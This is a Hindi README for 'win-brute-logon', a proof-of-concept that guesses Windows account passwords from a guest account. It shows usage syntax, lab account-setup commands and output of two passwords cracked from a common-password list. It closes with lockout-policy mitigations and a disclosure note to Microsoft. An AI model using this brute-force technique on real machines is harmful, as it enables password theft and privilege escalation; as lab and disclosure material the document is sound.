
 darkcodersc/win-brute-logon
बिना किसी विशेषाधिकार के किसी भी Microsoft Windows उपयोगकर्ता का पासवर्ड क्रैक करें (Guest खाता शामिल है)

सूचना 1: हमें यह घोषणा करते हुए खुशी हो रही है कि हमारे वर्तमान टूल को PowerShell संस्करण में पोर्ट किया गया है। इसका मतलब है कि उपयोगकर्ता अब PowerShell कमांड लाइन से सीधे टूल तक पहुँच सकते हैं और उसका उपयोग कर सकते हैं, जिससे यह और भी अधिक सुविधाजनक और कुशल हो जाता है। हमारा मानना है कि यह नया संस्करण हमारे उपयोगकर्ताओं को बहुत लाभ पहुँचाएगा और टूल के साथ उनके अनुभव को बढ़ाएगा। आपके निरंतर समर्थन के लिए धन्यवाद, और हमें उम्मीद है कि आप नए PowerShell संस्करण का आनंद लेंगे: https://github.com/DarkCoderSc/power-brute-logon
सूचना 2: हमें हाल ही में पता चला है कि Microsoft ने आधुनिक और अद्यतित संस्करणों Windows में डिफ़ॉल्ट रूप से खाता लॉकडाउन नीति (account lockdown policy) सक्षम कर दी है। यह नीति एक निश्चित संख्या में असफल लॉगिन प्रयासों के बाद खाते को लॉक करके सिस्टम को सुरक्षित करने में मदद करती है। यह एक लाभकारी सुरक्षा उपाय होते हुए भी, यह प्रूफ-ऑफ-कॉन्सेप्ट (PoC) को इन सिस्टमों पर अप्रभावी बना देता है।
रिलीज़ तिथि: 2020-05-14
लक्ष्य: Windows XP से नवीनतम Windows 10 संस्करण (1909)
कमज़ोरी का स्थान: LogonUserA, LogonUserW, CreateProcessWithLogonA, CreateProcessWithLogonW
WinBruteLogon.exe -u <username> -w <wordlist_file>
type <wordlist_file> | WinBruteLogon.exe -u <username> -
विन ब्रूट लॉगऑन को कम समय में बड़ी संख्या में पासवर्ड संयोजनों का अनुमान लगाकर Microsoft खाते पर ब्रूट-फ़ोर्स हमले का अनुकरण करने के लिए डिज़ाइन किया गया है। यह पेन्टेस्टर्स को अपने सिस्टम की सुरक्षा स्थिति का परीक्षण करने और ब्रूट-फ़ोर्स हमलों के खिलाफ अपनी सुरक्षा का आकलन करने की अनुमति देता है। यह उपकरण खाता लॉकआउट तंत्र की कमी का शोषण करता है, जो कई सिस्टमों में एक सामान्य कमज़ोरी है (Windows 11 पर डिफ़ॉल्ट रूप से खाता लॉकआउट सक्षम होने से पहले)। किसी खाते का पासवर्ड अनुमान लगाने का प्रयास करके, उपकरण पेन्टेस्टर्स को अपने सुरक्षा उपायों में कमज़ोरियों की पहचान करने और उन्हें दूर करने में मदद कर सकता है। इसका उपयोग जिम्मेदारी से और कानून की सीमाओं के भीतर किया जाना चाहिए।
इस प्रदर्शन के लिए, हम एक वर्चुअल या भौतिक मशीन पर Windows 10 का एक नया संस्करण स्थापित करेंगे। मशीन सेट अप होने के बाद, एक व्यवस्थापक के रूप में लॉग इन करें। इसके बाद, दो अलग-अलग स्थानीय खाते बनाएँ: एक व्यवस्थापक खाता और एक सामान्य उपयोगकर्ता खाता। कृपया ध्यान दें कि हालाँकि हम डेमो के लिए अतिथि खाते का उपयोग करेंगे, यह प्रूफ-ऑफ-कॉन्सेप्ट (PoC) अतिथि खाते तक सीमित नहीं है। इसका उपयोग किसी भी खाते या समूह से किया जा सकता है, जिसमें अतिथि, सामान्य उपयोगकर्ता और व्यवस्थापक उपयोगकर्ता शामिल हैं।
net user darkcodersc /add
net user darkcodersc trousers (trousers पासवर्ड है)
net localgroup administrators darkcodersc /add
net user HackMe /add
net user HackMe ozlq6qwm (ozlq6qwm पासवर्ड है)
net user GuestUser /add
net localgroup users GuestUser /delete
net localgroup guests GuestUser /add
मेरे मामले में, trousers और ozlq6qwm दोनों SecList में हैं: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10k-most-common.txt
प्रदर्शन शुरू करने के लिए, व्यवस्थापक खाते से लॉग ऑफ करें या मशीन को रीस्टार्ट करें और अतिथि खाते में लॉग इन करें। फिर, PoC एक्जीक्यूटेबल को ऐसे स्थान पर रखें जहाँ आप अतिथि उपयोगकर्ता के रूप में पहुँच प्राप्त कर सकें।
उपयोग: WinBruteLogon.exe -v -u <username> -w <wordlist_file>
-v वैकल्पिक है, यह वर्बोज़ मोड को दर्शाता है।
डिफ़ॉल्ट रूप से, डोमेन नाम %USERDOMAIN% env var द्वारा निर्दिष्ट मान है। आप -d विकल्प से एक कस्टम नाम निर्दिष्ट कर सकते हैं।
darkcodersc (व्यवस्थापक)प्रॉम्प्ट(अतिथि)>WinBruteLogon.exe -v -u darkcodersc -w 10k-most-common.txt
परिणाम देखने के लिए कुछ सेकंड प्रतीक्षा करें:
[ .. ] Load 10k-most-common.txt file in memory...
[DONE] 10002 passwords successfully loaded.
[INFO] 2 cores are available
[ .. ] Create 2 threads...
[INFO] New "TWorker" Thread created with id=2260, handle=364
[INFO] New "TWorker" Thread created with id=3712, handle=532
[DONE] Done.
[ OK ] Password for username=[darkcodersc] and domain=[DESKTOP-0885FP1] found = [trousers]
[ .. ] Finalize and close worker threads...
[INFO] "TWorkers"(id=2260, handle=364) Thread successfully terminated.
[INFO] "TWorkers"(id=3712, handle=532) Thread successfully terminated.
[DONE] Done.
[INFO] Ellapsed Time : 00:00:06

HackMe (सामान्य उपयोगकर्ता)प्रॉम्प्ट(अतिथि)>WinBruteLogon.exe -v -u HackMe -w 10k-most-common.txt
परिणाम देखने के लिए कुछ सेकंड प्रतीक्षा करें:
[ .. ] Load 10k-most-common.txt file in memory...
[DONE] 10002 passwords successfully loaded.
[INFO] 2 cores are available
[ .. ] Create 2 threads...
[INFO] New "TWorker" Thread created with id=5748, handle=336
[INFO] New "TWorker" Thread created with id=4948, handle=140
[DONE] Done.
[ OK ] Password for username=[HackMe] and domain=[DESKTOP-0885FP1] found = [ozlq6qwm]
[ .. ] Finalize and close worker threads...
[INFO] "TWorkers"(id=5748, handle=336) Thread successfully terminated.
[INFO] "TWorkers"(id=4948, handle=140) Thread successfully terminated.
[DONE] Done.
[INFO] Ellapsed Time : 00:00:06
"वास्तविक दुनिया के परिदृश्य में, यदि कोई हमलावर कम-विशेषाधिकार प्राप्त उपयोगकर्ता खाते तक पहुँच प्राप्त कर लेता है, तो वे अधिक विशेषाधिकार प्राप्त उपयोगकर्ता के पासवर्ड को क्रैक कर सकते हैं और अपने विशेषाधिकारों को बढ़ा सकते हैं। इस जोखिम को कम करने के लिए, कुछ कदम उठाए जा सकते हैं:
सुरक्षा लॉकआउट नीति लागू करने के लिए (जो डिफ़ॉल्ट रूप से सक्षम नहीं है), इन चरणों का पालन करें:
कृपया ध्यान दें कि लॉकआउट नीति व्यवस्थापक खाते पर लागू नहीं होती है। इस मामले में, व्यवस्थापक खाते (यदि सक्षम है) के लिए सबसे अच्छी सुरक्षा एक बहुत ही जटिल पासवर्ड सेट करना है।
इस कमज़ोरी की रिपोर्ट Microsoft सुरक्षा टीम को भेजी गई है। उन्हें खाता लॉकआउट नीति को डिफ़ॉल्ट रूप से सक्षम करने पर विचार करना चाहिए।"
(अपडेट 2022) : खाता लॉकआउट अंततः डिफ़ॉल्ट रूप से सक्षम किया गया।
